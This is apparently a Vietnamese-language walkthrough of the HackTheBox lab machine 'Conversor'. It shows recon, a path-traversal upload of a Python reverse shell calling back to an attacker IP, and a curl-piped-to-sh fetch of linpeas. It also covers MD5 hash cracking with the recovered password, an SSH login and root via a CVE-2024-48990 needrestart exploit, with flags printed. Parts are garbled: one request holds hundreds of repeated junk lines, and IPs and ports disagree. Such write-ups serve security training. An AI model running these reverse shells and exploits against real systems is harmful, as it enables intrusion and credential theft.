

# Conversor (HackTheBox-Easy)

-Link: <https://app.hackthebox.com/machines/787>

## I. Information Gathering.

-Như mọi khi ta sử dụng `nmap`.

```
sudo nmap 10.10.11.92 -Pn --disable-arp-ping -n -vv -oN first1000.nmap -sV
```

-Kết quả:


```
# Nmap 7.95 scan initiated Sat Nov 1 03:54:58 2025 as: /usr/lib/nmap/nmap -  
Pn --disable-arp-ping -n -vv -oN first1000.nmap -sV 10.10.11.92  
Nmap scan report for 10.10.11.92  
Host is up, received user-set (0.28s latency).  
Scanned at 2025-11-01 03:54:59 EDT for 18s  
Not shown: 998 closed tcp ports (reset)  
PORT      STATE SERVICE REASON      VERSION  
22/tcp    open  ssh    syn-ack ttl 63 OpenSSH 8.9p1 Ubuntu 3ubuntu0.13 (Ubuntu  
Linux; protocol 2.0)  
80/tcp    open  http   syn-ack ttl 63 Apache httpd 2.4.52  
Service Info: Host: conversor.htb; OS: Linux; CPE: cpe:/o:linux:linux_kernel  
  
Read data files from: /usr/share/nmap  
Service detection performed. Please report any incorrect results at https://nm  
ap.org/submit/.  
# Nmap done at Sat Nov 1 03:55:17 2025 -- 1 IP address (1 host up) scanned i  
n 19.59 seconds
```

-Như vậy rõ ràng là ta sẽ bắt đầu với việc truy cập dịch vụ http trước, trước đó thì thêm tên miền `conversor.htb` vào `/etc/hosts` trước. Ta được chuyển hướng đến trang


đăng nhập

```
127.0.0.1      localhost
127.0.1.1      kali
10.10.11.92    conversor.htb

# The following lines are desirable for IPv6
```



-Bởi vì ta chưa có tài khoản nên ta sẽ thực hiện đăng kí và đăng nhập vào, ta thấy được phần cho phép ta đăng tải file `xml` và `xslt` lên.



-Tại trang about, nơi đó có chứa đường link tải `mã nguồn` về, ta tải về, giải nén và xem thử.

```
(lol㉿kali)-[~/Desktop/Cur/file_from_machine]
└─$ tar -xvf source_code.tar.gz
app.py
app.wsgi
install.md
instance/
instance/users.db
scripts/
static/
static/images/
static/images/david.png
static/images/fismathack.png
static/images/arturo.png
static/nmap.xslt
static/style.css
templates/
templates/register.html
templates/about.html
templates/index.html
templates/login.html
templates/base.html
templates/result.html
uploads/
```

-Ta xác nhận được trang sử dụng `Apache 2.4.52` , `python Flask` , khi xử lý file thì sử dụng `xml.etree` , sau khi đọc mã nguồn và tra mạng, ta nhận ra vài điều:

- Không thể khai thác `XXE` bởi parser được sử dụng có tham số `resolve_entities` có giá trị là `false` .

```
parser = etree.XMLParser(resolve_entities=False, no_network=True, dtd_validation=False, load_dtd=False)
xml_tree = etree.parse(xml_path, parser)
xslt_tree = etree.parse(xslt_path)
```

- Có thể khai thác file `xslt` bởi ta biết được là trang xử lý các file này với thư viện `libxslt 1.0` , sau khi tra mạng 1 chút thì ta xác nhận là có thể đọc file trái phép thậm chí là khai thác `RCE` , nguồn tại [đây](#).

```
Version: <xsl:value-of select="system-property('xsl:version')'" /><br />
Vendor: <xsl:value-of select="system-property('xsl:vendor')'" /><br />
Vendor URL: <xsl:value-of select="system-property('xsl:vendor-url')'" /><br />
```

```
Version: 1.0
Vendor: libxslt
Vendor URL: http://xmlsoft.org/XSLT/
```

- Sau khi thử 1 số thứ, ta nhận ra là khi đọc file, trang chỉ cho đọc file `xml`, không có dấu hiệu thực hiện `RCE`.

-Hết ý tưởng nên giờ ta sẽ thử brute thư mục với `gobuster`. Ta phát hiện được thư mục lạ `javascript`, thư mục này không hề tồn tại trong `mã nguồn`.

```
gobuster dir -u http://conversor.htb -w /usr/share/seclists/Discovery/Web-Content/directory-list-2.3-medium.txt -t 4 -o gobuster_2_3_medium.txt
```

```
Gobuster v3.8
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)

[+] Url:          http://conversor.htb
[+] Method:       GET
[+] Threads:      4
[+] Wordlist:     /usr/share/seclists/Discovery/Web-Content/directory-list-2.3-medium.txt
[+] Negative Status codes: 404
[+] User Agent:   gobuster/3.8
[+] Timeout:      10s

Starting gobuster in directory enumeration mode

/about           (Status: 200) [Size: 2842]
/login           (Status: 200) [Size: 722]
/register        (Status: 200) [Size: 726]
/javascript      (Status: 301) [Size: 319] [→ http://conversor.htb/javascript/]
/logout          (Status: 302) [Size: 199] [→ /login]
Progress: 4225 / 220558 (1.92%)■
```

-Ta thử brute thư mục này với `dirsearch`. Nhưng có vẻ là cũng không tìm được cái gì.

```
dirsearch -u http://conversor.htb/javascript -w /usr/share/seclists/Discovery/Web-Content/directory-list-2.3-medium.txt -o dirsearch_javascript_2_3_medium.txt
```

```
dirsearch (https://github.com/maurosabatini/dirsearch) v0.4.3

Extensions: php, aspx, jsp, html, js | HTTP method: GET | Threads: 25 | Wordlist size: 220544

Output File: dirsearch_javascript_2_3_medium.txt

Target: http://conversor.htb/

[07:15:43] Starting: javascript/
[07:33:14] 301 - 326B - /javascript/jquery → http://conversor.htb/javascript/jquery/

Task Completed
```

-Hiện tại thì đúng là hết cách, cho đến khi ta động lại vào mã nguồn, file `install` , ta thấy được là người lập trình hoàn toàn có thể sẽ để dòng sau tại `crontab` :

```
* * * * * www-data for f in /var/www/conversor.htb/scripts/*.py; do python3 "$f"; done
"""

```

-Tức là mọi lúc, máy sẽ kiểm tra trong thư mục `scripts` xem có tồn tại file python nào không, nếu có thì sẽ thực thi. Như vậy tức là nếu ta có khả năng đăng 1 file lên thì có thể khai thác `RCE`.

-Tại `burp`, ta nhận ra rằng là hoàn toàn có thể đăng 1 file lên mà đuôi file không cần nhất thiết phải là `xml` và trang có thể dính lõi hỏng `path traversal`.

**Request**

```
Pretty Raw Hex
1 POST /convert HTTP/1.1
2 Host: conversor.htm
3 Content-Length: 13743
4 Cache-Control: max-age=0
5 Origin: http://conversor.htm
6 Content-Type: multipart/form-data; boundary=----WebKitFormBoundarybVf0SjM2fcnia6
7 Expect: secure-Request
8 User-Agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/141.0.0.0
9 Accept: application/javascript, text/javascript, */*;q=0.8, image/webp,image/apng,*/*;q=0.5, image/*
10 Accept-Encoding: gzip, deflate, br
11 Accept-Language: en-US,en;q=0.9
12 Cookie: _navaid=ed9d3-541-4e6a-8572-3754fb4f47cf2c; session=_navaid_eVtL2k4oRxykjAfrchJzU5wslEpSLOTgKHkWAbv-Ols_aRm_Sg.RvgIfhR0fcNWSAB0flsNb2Elj8
13 SMOOTHNESS=0.0001_1.0000_0.0001_0.0001
14 SMOOTHNESS=0.0001_1.0000_0.0001_0.0001
15 SMOOTHNESS=0.0001_1.0000_0.0001_0.0001
16 -----WebKitFormBoundarybVf0SjM2fcnia6
17 Content-Disposition: form-data; name="xml_file"; filename="..\..\scripts\first1000.py"
18 Content-Type: text/xml
19
20 <xml version="1.0" encoding="UTF-8">
21 <!DOCTYPE maprur>
22 <maprur>
23 <maprur>
24 <maprur>
25 <maprur>
26 <maprur>
27 <maprur>
28 <maprur>
29 <maprur>
30 <maprur>
31 <maprur>
32 <maprur>
33 <maprur>
34 <maprur>
35 <maprur>
36 <maprur>
37 <maprur>
38 <maprur>
39 <maprur>
40 <maprur>
41 <maprur>
42 <maprur>
43 <maprur>
44 <maprur>
45 <maprur>
46 <maprur>
47 <maprur>
48 <maprur>
49 <maprur>
50 <maprur>
51 <maprur>
52 <maprur>
53 <maprur>
54 <maprur>
55 <maprur>
56 <maprur>
57 <maprur>
58 <maprur>
59 <maprur>
60 <maprur>
61 <maprur>
62 <maprur>
63 <maprur>
64 <maprur>
65 <maprur>
66 <maprur>
67 <maprur>
68 <maprur>
69 <maprur>
70 <maprur>
71 <maprur>
72 <maprur>
73 <maprur>
74 <maprur>
75 <maprur>
76 <maprur>
77 <maprur>
78 <maprur>
79 <maprur>
80 <maprur>
81 <maprur>
82 <maprur>
83 <maprur>
84 <maprur>
85 <maprur>
86 <maprur>
87 <maprur>
88 <maprur>
89 <maprur>
90 <maprur>
91 <maprur>
92 <maprur>
93 <maprur>
94 <maprur>
95 <maprur>
96 <maprur>
97 <maprur>
98 <maprur>
99 <maprur>
100 <maprur>
101 <maprur>
102 <maprur>
103 <maprur>
104 <maprur>
105 <maprur>
106 <maprur>
107 <maprur>
108 <maprur>
109 <maprur>
110 <maprur>
111 <maprur>
112 <maprur>
113 <maprur>
114 <maprur>
115 <maprur>
116 <maprur>
117 <maprur>
118 <maprur>
119 <maprur>
120 <maprur>
121 <maprur>
122 <maprur>
123 <maprur>
124 <maprur>
125 <maprur>
126 <maprur>
127 <maprur>
128 <maprur>
129 <maprur>
130 <maprur>
131 <maprur>
132 <maprur>
133 <maprur>
134 <maprur>
135 <maprur>
136 <maprur>
137 <maprur>
138 <maprur>
139 <maprur>
140 <maprur>
141 <maprur>
142 <maprur>
143 <maprur>
144 <maprur>
145 <maprur>
146 <maprur>
147 <maprur>
148 <maprur>
149 <maprur>
150 <maprur>
151 <maprur>
152 <maprur>
153 <maprur>
154 <maprur>
155 <maprur>
156 <maprur>
157 <maprur>
158 <maprur>
159 <maprur>
160 <maprur>
161 <maprur>
162 <maprur>
163 <maprur>
164 <maprur>
165 <maprur>
166 <maprur>
167 <maprur>
168 <maprur>
169 <maprur>
170 <maprur>
171 <maprur>
172 <maprur>
173 <maprur>
174 <maprur>
175 <maprur>
176 <maprur>
177 <maprur>
178 <maprur>
179 <maprur>
180 <maprur>
181 <maprur>
182 <maprur>
183 <maprur>
184 <maprur>
185 <maprur>
186 <maprur>
187 <maprur>
188 <maprur>
189 <maprur>
190 <maprur>
191 <maprur>
192 <maprur>
193 <maprur>
194 <maprur>
195 <maprur>
196 <maprur>
197 <maprur>
198 <maprur>
199 <maprur>
200 <maprur>
201 <maprur>
202 <maprur>
203 <maprur>
204 <maprur>
205 <maprur>
206 <maprur>
207 <maprur>
208 <maprur>
209 <maprur>
210 <maprur>
211 <maprur>
212 <maprur>
213 <maprur>
214 <maprur>
215 <maprur>
216 <maprur>
217 <maprur>
218 <maprur>
219 <maprur>
220 <maprur>
221 <maprur>
222 <maprur>
223 <maprur>
224 <maprur>
225 <maprur>
226 <maprur>
227 <maprur>
228 <maprur>
229 <maprur>
230 <maprur>
231 <maprur>
232 <maprur>
233 <maprur>
234 <maprur>
235 <maprur>
236 <maprur>
237 <maprur>
238 <maprur>
239 <maprur>
240 <maprur>
241 <maprur>
242 <maprur>
243 <maprur>
244 <maprur>
245 <maprur>
246 <maprur>
247 <maprur>
248 <maprur>
249 <maprur>
250 <maprur>
251 <maprur>
252 <maprur>
253 <maprur>
254 <maprur>
255 <maprur>
256 <maprur>
257 <maprur>
258 <maprur>
259 <maprur>
260 <maprur>
261 <maprur>
262 <maprur>
263 <maprur>
264 <maprur>
265 <maprur>
266 <maprur>
267 <maprur>
268 <maprur>
269 <maprur>
270 <maprur>
271 <maprur>
272 <maprur>
273 <maprur>
274 <maprur>
275 <maprur>
276 <maprur>
277 <maprur>
278 <maprur>
279 <maprur>
280 <maprur>
281 <maprur>
282 <maprur>
283 <maprur>
284 <maprur>
285 <maprur>
286 <maprur>
287 <maprur>
288 <maprur>
289 <maprur>
290 <maprur>
291 <maprur>
292 <maprur>
293 <maprur>
294 <maprur>
295 <maprur>
296 <maprur>
297 <maprur>
298 <maprur>
299 <maprur>
300 <maprur>
301 <maprur>
302 <maprur>
303 <maprur>
304 <maprur>
305 <maprur>
306 <maprur>
307 <maprur>
308 <maprur>
309 <maprur>
310 <maprur>
311 <maprur>
312 <maprur>
313 <maprur>
314 <maprur>
315 <maprur>
316 <maprur>
317 <maprur>
318 <maprur>
319 <maprur>
320 <maprur>
321 <maprur>
322 <maprur>
323 <maprur>
324 <maprur>
325 <maprur>
326 <maprur>
327 <maprur>
328 <maprur>
329 <maprur>
330 <maprur>
331 <maprur>
332 <maprur>
333 <maprur>
334 <maprur>
335 <maprur>
336 <maprur>
337 <maprur>
338 <maprur>
339 <maprur>
340 <maprur>
341 <maprur>
342 <maprur>
343 <maprur>
344 <maprur>
345 <maprur>
346 <maprur>
347 <maprur>
348 <maprur>
349 <maprur>
350 <maprur>
351 <maprur>
352 <maprur>
353 <maprur>
354 <maprur>
355 <maprur>
356 <maprur>
357 <maprur>
358 <maprur>
359 <maprur>
360 <maprur>
361 <maprur>
362 <maprur>
363 <maprur>
364 <maprur>
365 <maprur>
366 <maprur>
367 <maprur>
368 <maprur>
369 <maprur>
370 <maprur>
371 <maprur>
372 <maprur>
373 <maprur>
374 <maprur>
375 <maprur>
376 <maprur>
377 <maprur>
378 <maprur>
379 <maprur>
380 <maprur>
381 <maprur>
382 <maprur>
383 <maprur>
384 <maprur>
385 <maprur>
386 <maprur>
387 <maprur>
388 <maprur>
389 <maprur>
390 <maprur>
391 <maprur>
392 <maprur>
393 <maprur>
394 <maprur>
395 <maprur>
396 <maprur>
397 <maprur>
398 <maprur>
399 <maprur>
400 <maprur>
```

**Response**

```
Pretty Raw Hex Render
1 HTTP/1.1 302 FOUND
2 Date: Sat, 01 Nov 2025 13:10:57 GMT
3 Server: Apache/2.4.52 (Ubuntu)
4 Content-Length: 169
5 Location:
6 Vary: Cookie
7 Keep-Alive: timeout=5, max=100
8 Connection: Keep-Alive
9 Content-Type: text/html; charset=utf-8
10
11 <!DOCTYPE html>
12 <html lang=>
13   <title>
14     Redirecting...
15   </title>
16   <h1>
17     Redirecting...
18   </h1>
19   <p>
20     You should be redirected automatically to the target URL: <a href="/">
21     /
22   </p>
23   <div>
24     If not, click the link.
25 </div>
```

-Để ý thì tại mã nguồn, thì trang sẽ lưu file trước rồi mới xử lý file. Vậy tức là chỉ cần đăng được là có thể file sẽ chạy.

```
xslt_path = os.path.join(UPLOAD_FOLDER, xslt_file.filename)
xml_file.save(xml_path)
xslt_file.save(xslt_path)
try:
    parser = etree.XMLParser(resolve_entities=False, no_network=True, dtd_validation=False, load_dtd=False)
```

## II. Exploitation.

-Ta chuẩn bị 1 đoạn code để tạo reverse shell bằng python.

```
import socket, subprocess, os, pty
s = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
s.connect(("địa_chỉ_ip_máy_tấn_công", cổng_ảo))
os.dup2(s.fileno(), 0)
os.dup2(s.fileno(), 1)
os.dup2(s.fileno(), 2)
pty.spawn("sh")
```

-Tại máy tấn công, ta đặt sẵn 1 cổng nghe

```
nc -lvpv cổng_ảo
```

-Sau đó ta đăng file lên, lúc đó sử dụng intercept hoặc repeater để thực hiện gửi file kết hợp với khai thác path traversal. Lúc đầu ta thử với thư mục script thì không thành công nhưng ta nhận ra rằng lúc ta quét thư mục lúc đầu thì không tìm thấy nó, thay vào đó ta tìm thấy thư mục javascript, khi ta thử với thư mục đó thì lại thành công.

**Request**

Pretty	Raw	Hex
--------	-----	-----

```
15 -----WebKitFormBoundaryBSXClGOGAEi3UOV
16 Content-Disposition: form-data; name="xml_file"; filename=../../javascript/revshell.py
17 Content-Type: text/x-python
18
19 import socket, subprocess, os, pty
20
21 s = socket.socket(socket.AF_INET,socket.SOCK_STREAM)
22 s.connect(("10.10.14.83", 5555))
23 os.dup2(s.fileno(),0)
24 os.dup2(s.fileno(),1)
25 os.dup2(s.fileno(),2)
26 pty.spawn("sh")
27
28 -----WebKitFormBoundaryBSXClGOGAEi3UOV
29 Content-Disposition: form-data; name="xslt_file"; filename="nmap.xslt"
30 Content-Type: application/xslt+xml
31
32 <xsl:version>1.0</xsl:version>
33 <xsl:stylesheet version="1.0" xmlns:xsl="http://www.w3.org/1999/XSL/Transform">
34 <xsl:output method="html" indent="yes" />
35
36 <xsl:template match="/">
37   <html>
38     <head>
39       <title>nmap Scan Results</title>
40     </head>
41     <body>
42       font-family: 'Segoe UI', Tahoma, Geneva, Verdana, sans-serif;
43       background: linear-gradient(120deg, #141E80, #24B985);
44       color: #fff;
45       margin: 0;
46       padding: 0;
47     </body>
48     <h1> nmap Scan Results </h1>
49     <h2> IP Address: 10.10.14.83 </h2>
50     <h3> OS: Linux </h3>
51     <h3> Port: 5555 </h3>
52     <div>
53       background: rgba(255, 255, 255, 0.05);
54       margin: 30px auto;
```

**Response**

Pretty	Raw	Hex	Render
--------	-----	-----	--------

```
1 HTTP/1.1 500 INTERNAL SERVER ERROR
2 Date: Sat, 01 Nov 2025 19:26:57 GMT
3 Server: Apache/2.4.52 (Ubuntu)
4 Content-Length: 265
5 Connection: close
6 Content-Type: text/html; charset=utf-8
7
8 <!DOCTYPE html>
9 <html lang=en>
10   <title>
11     500 Internal Server Error
12   </title>
13   <h1>
14     Internal Server Error
15   </h1>
16   <p>
17     The server encountered an internal error and was unable to complete your request. Either the
18     server is overloaded or there is an error in the application.
19   </p>
```

```
[lol㉿kali)-[~/Desktop/Cur]
$ nc -lnvp 6969
listening on [any] 6969 ...
connect to [10.10.14.53] from (UNKNOWN) [10.10.11.92] 56890
$ id
id
uid=33(www-data) gid=33(www-data) groups=33(www-data)
$ 
```

### **III. Pillaging.**

-Khi vào được trong máy, ta đi xung quanh và thấy được thư mục `backups` tại `var` .  
Tuy nhiên không có gì đặc biệt xuất hiện tại đó cả.

```
www-data@conversor:/var$ ls
ls
backups cache crash lib local lock log mail opt run spool tmp www
www-data@conversor:/var$ █
```

-Ta cũng biết được là có người dùng [fismathack](#) trên máy

```
www-data@conversor:/home$ ls -la
ls -la
total 12
drwxr-xr-x  3 root      root      4096 Jul 31 01:37 .
drwxr-xr-x 19 root      root      4096 Oct 21 05:45 ..
drwxr-x---  7 fismathack fismathack 4096 Nov  1 13:28 fismathack
www-data@conversor:/home$
```

-Ta thử chạy linpeas.sh trên máy của mục tiêu.

```
python3 -m http.server 80
```

```
# Tại máy tấn công, ở thư mục chứa linpeas.sh
```

```
curl http://địa_chỉ_ip_máy_tấn_công/linpeas.sh | sh | tee -a result.txt
```

```
# Tại máy mục tiêu
```

```
www-data@conversor:/home$ cd /tmp/tmp.aie8g5UaE6
cd /tmp/tmp.aie8g5UaE6
www-data@conversor:/tmp/tmp.aie8g5UaE6$ curl
curl
curl: try 'curl --help' or 'curl --manual' for more information
www-data@conversor:/tmp/tmp.aie8g5UaE6$ curl http://10.10.14.53/linpeas.sh | sh | tee -a result.txt
<http://10.10.14.53/linpeas.sh | sh | tee -a result.txt
% Total    % Received % Xferd  Average Speed   Time     Time      Time  Current
          Dload  Upload Total   Spent    Left Speed
 0       0     0       0       0      0      0 --:--:-- --:--:-- --:--:--       0
 1  933k    1 13500     0       0  13870      0  0:01:08 --:--:--  0:01:08 13874
```



-Đồng thời ta lấy file `users.db` về máy của ta. ta kiểm tra file thì thấy ngay mã hash của mật khẩu của người dùng `fismathack` trên trang web.

```
(lol㉿kali)-[~/Desktop/Cur/file_from_machine]
$ sqlite3 users.db
SQLite version 3.46.1 2024-08-13 09:16:08
Enter ".help" for usage hints.
sqlite> select * from users
... > ;
1|fismathack|5b5c3ac3a1c897c94caad48e6c71fdec
5|test@test.com|b642b4217b34b1e8d3bd915fc65c4452
```

-Ta lưu mã hash vào 1 file rồi crack nó bằng `hashcat`. Và như thế là ta tìm được mật khẩu của người dùng đó.

```
hashcat -m 0 -a 0 hash.txt /usr/share/wordlists/rockyou.txt
```

```
5b5c3ac3a1c897c94caad48e6c71fdec:Keepmesafeandwarm

Session.....: hashcat
Status.....: Cracked
Hash.Mode....: 0 (MD5)
Hash.Target....: 5b5c3ac3a1c897c94caad48e6c71fdec
Time.Started....: Sat Nov  1 09:56:16 2025 (4 secs)
Time.Estimated ...: Sat Nov  1 09:56:20 2025 (0 secs)
Kernel.Feature ...: Pure Kernel (password length 0-256 bytes)
Guess.Base.....: File (/usr/share/wordlists/rockyou.txt)
Guess.Queue.....: 1/1 (100.00%)
Speed.#01.....: 3181.2 kH/s (0.34ms) @ Accel:1024 Loops:1 Thr:1 Vec:8
Recovered.....: 1/1 (100.00%) Digests (total), 1/1 (100.00%) Digests (new)
Progress.....: 10977280/14344385 (76.53%)
Rejected.....: 0/10977280 (0.00%)
Restore.Point....: 10969088/14344385 (76.47%)
Restore.Sub.#01..: Salt:0 Amplifier:0-1 Iteration:0-1
Candidate.Engine.: Device Generator
Candidates.#01 ...: KillerG-18 → Karamba
Hardware.Mon.#01.: Util: 20%

Started: Sat Nov  1 09:55:52 2025
Stopped: Sat Nov  1 09:56:21 2025
```

⇒ `Keepmesafeandwarm`

-Ta thử dùng mật khẩu này để đăng nhập thông qua dịch vụ `ssh`. Và thành công.

```
ssh fismathack@10.10.11.92
```

```
(lol㉿kali)-[~/Desktop/Cur/file_from_machine]
└─$ ssh fismathack@10.10.11.92
The authenticity of host '10.10.11.92 (10.10.11.92)' can't be established.
ED25519 key fingerprint is: SHA256:xCQV5IVWuIxtwatNjsFrwT7VS83ttIlDqpHrlnXiHR8
This key is not known by any other names.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '10.10.11.92' (ED25519) to the list of known hosts.
fismathack@10.10.11.92's password:
Welcome to Ubuntu 22.04.5 LTS (GNU/Linux 5.15.0-160-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:    https://landscape.canonical.com
 * Support:       https://ubuntu.com/pro

System information as of Sat Nov  1 01:58:16 PM UTC 2025

System load:  0.27      Processes:           287
Usage of /:   72.9% of 5.78GB  Users logged in:     1
Memory usage: 17%          IPv4 address for eth0: 10.10.11.92
Swap usage:   0%

⇒ There is 1 zombie process.

Expanded Security Maintenance for Applications is not enabled.

0 updates can be applied immediately.

Enable ESM Apps to receive additional future security updates.
See https://ubuntu.com/esm or run: sudo pro status

The list of available updates is more than a week old.
To check for new updates run: sudo apt update
Failed to connect to https://changelogs.ubuntu.com/meta-release-lts. Check your Internet connection or proxy settings

Last login: Sat Nov  1 13:58:27 2025 from 10.10.14.53
fismathack@conversor:~$
```

-Tại đó, ta có được `user.txt`.

```
fismathack@conversor:~$ ls
user.txt
fismathack@conversor:~$ cat user.txt
157ce642c0952ef6142352b973f27559
fismathack@conversor:~$
```

⇒ `157ce642c0952ef6142352b973f27559`

-Ta thử chạy `sudo -l` trên máy và ta thấy là người dùng này có thể chạy công cụ `needrestart` với quyền của người dùng `root`.

```
fismathack@conversor:~$ sudo -l
Matching Defaults entries for fismathack on conversor:
  env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin, use_pty

User fismathack may run the following commands on conversor:
  (ALL : ALL) NOPASSWD: /usr/sbin/needrestart
fismathack@conversor:~$
```

-Ta tra phiên bản của công cụ này vào biết được phiên bản hiện tại của nó trên máy là [3.7](#) .

```
fismathack@conversor:~$ sudo /usr/sbin/needrestart --version
needrestart 3.7 - Restart daemons after library updates.

Authors:
    Thomas Liske <thomas@fiasko-nw.net>

Copyright Holder:
    2013 - 2022 (C) Thomas Liske [http://fiasko-nw.net/~thomas/]

Upstream:
    https://github.com/liske/needrestart

This program is free software; you can redistribute it and/or modify
it under the terms of the GNU General Public License as published by
the Free Software Foundation; either version 2 of the License, or
(at your option) any later version.
```

-Sau khi tra mạng 1 chút, ta nhận ra rằng phiên bản này có thể bị dính [CVE-2024-48990](#) .

## CVE-2024-48990 Detail

### Description

Qualys discovered that needrestart, before version 3.8, allows local attackers to execute arbitrary code as root by tricking needrestart into running the Python interpreter with an attacker-controlled PYTHONPATH environment variable.

## IV. Privilege Escalation.

-Đầu tiên, ta tải PoC tại [đây](#) về máy tấn công.

```
git clone https://github.com/ten-ops/CVE-2024-48990_needrestart
```

-Ta tạo thư mục, thực hiện 1 số thao tác, tải các file cần thiết lên máy mục tiêu và thực hiện khai thác.

```
mkdir build
nasm -f elf64 src/main.asm -o build/main.o
python3 -m http.server 80
# Tại máy tấn công, ở thư mục CVE-2024-48990_needrestart

mkdir CVE-2024-48990_needrestart
cd CVE-2024-48990_needrestart
mkdir src
curl http://địa_chỉ_máy_tấn_công/src/listener.sh > src/listener.sh
curl http://địa_chỉ_máy_tấn_công/src/main.asm > src/main.asm
mkdir -p build
curl http://địa_chỉ_máy_tấn_công/build/main.o > build/main.o
mkdir -p /tmp/attacker/importlib
ld -O3 -shared -z notext -nostdlib build/main.o -o /tmp/attacker/importlib/__init__.so
chmod 755 src/listener.sh
src/listener.sh
# Tại máy mục tiêu

sudo /usr/sbin/needrestart -r a
# Kết nối thông qua ssh 1 lần nữa vào máy mục tiêu (chạy terminal thứ 2)
# Sau khi chạy xong, quay trở về terminal mà đang chạy listener.sh
```

```
Root obtained!, clear traces ...
^C
^C

ls
importlib subprocess.py
id
uid=0(root) gid=0(root) groups=0(root)
```

-Và như vậy là ta có `root.txt`.

```
cd ~
ls
root.txt  scripts
cat root.txt
9af5dc3caf4cfcbf00140daa6f15103d
```

⇒ 9af5dc3caf4cfcbf00140daa6f15103d